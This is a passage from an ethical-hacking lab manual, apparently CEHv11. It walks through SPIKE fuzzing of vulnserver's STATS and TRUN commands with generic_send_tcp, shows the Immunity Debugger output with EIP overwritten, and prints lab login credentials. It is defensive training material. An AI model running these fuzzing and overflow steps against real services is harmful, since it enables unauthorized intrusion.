
30. Wait for the command to finish the execution.



```
┌─[root@parrot]─[~]
└──╼ #generic_send_tcp 10.10.10.10 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

Figure 1.7.15: Send the package to the vulnserver

31. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.


Immunity Debugger - vulnserver.exe - [CPU - thread 00000F34, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assess
Registers (FPU)
Address Hex dump ASCII
Running

```
[14:30:43] Thread 00002FAC terminated, exit code 0
```

Figure 1.7.16: Immunity Debugger is still running

32. Switch back to the **Parrot Security** virtual machine.

33. In the **Terminal** window, type **pluma trun.spk** and press **Enter**.


34. In the text editor window, type the following script:

    s_readline();

    s_string(“TRUN ”);

    s_string_variable(“0”);

35. Press **Ctrl+S** to save the script file and close the text editor.


trun.spk (~) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
trun.spk
Saving file '/root/...
Plain Text
Tab Width: 4
Ln 3, Col 24
INS


```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

Figure 1.7.17: Create a script file trun.spk

36. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **trun.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

37. Leave the script running in the terminal window.




```
┌─[root@parrot]─[~]
└──╼ #generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

Figure 1.7.18: Send the package to the vulnserver

38. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.

39. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

40. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.


Immunity Debugger - vulnserver.exe - [CPU - thread 000033D8]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software ass
Address
Hex dump
ASCII
Paused

```
Registers (FPU)
EAX 00E5F1F8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAA
ECX 0164BB90
EDX 003F094D
EBX 0000212C
ESP 00E5F9D8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 301000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
```

```
00E5F9D8  41414141 AAAA
00E5F9DC  41414141 AAAA
00E5F9E0  41414141 AAAA
00E5F9E4  41414141 AAAA
00E5F9E8  41414141 AAAA
00E5F9EC  41414141 AAAA
00E5F9F0  41414141 AAAA
00E5F9F4  41414141 AAAA
00E5F9F8  41414141 AAAA
00E5F9FC  41414141 AAAA
00E5FA00  41414141 AAAA
00E5FA04  41414141 AAAA
00E5FA08  41414141 AAAA
00E5FA0C  41414141 AAAA
00E5FA10  41414141 AAAA
```

```
[14:47:19] Access violation when executing [41414141] - use Shift+F7/F8/F9 to
```

Figure 1.7.19: Immunity Debugger status gets changed to Paused

41. Switch to the **Parrot Security** virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.

TASK 7.5

Perform Fuzzing

42. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register

43. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.

44. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.

45. Switch back to the **Parrot Security** virtual machine and minimize the **Terminal** window.

46. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

47. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

48. The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEHv11 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.

49. Paste the **Scripts** folder on the **Desktop**.



Desktop
File Edit View Go Bookmarks Help
Back Forward 100%
Places
attacker Desktop
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Scripts
README.license

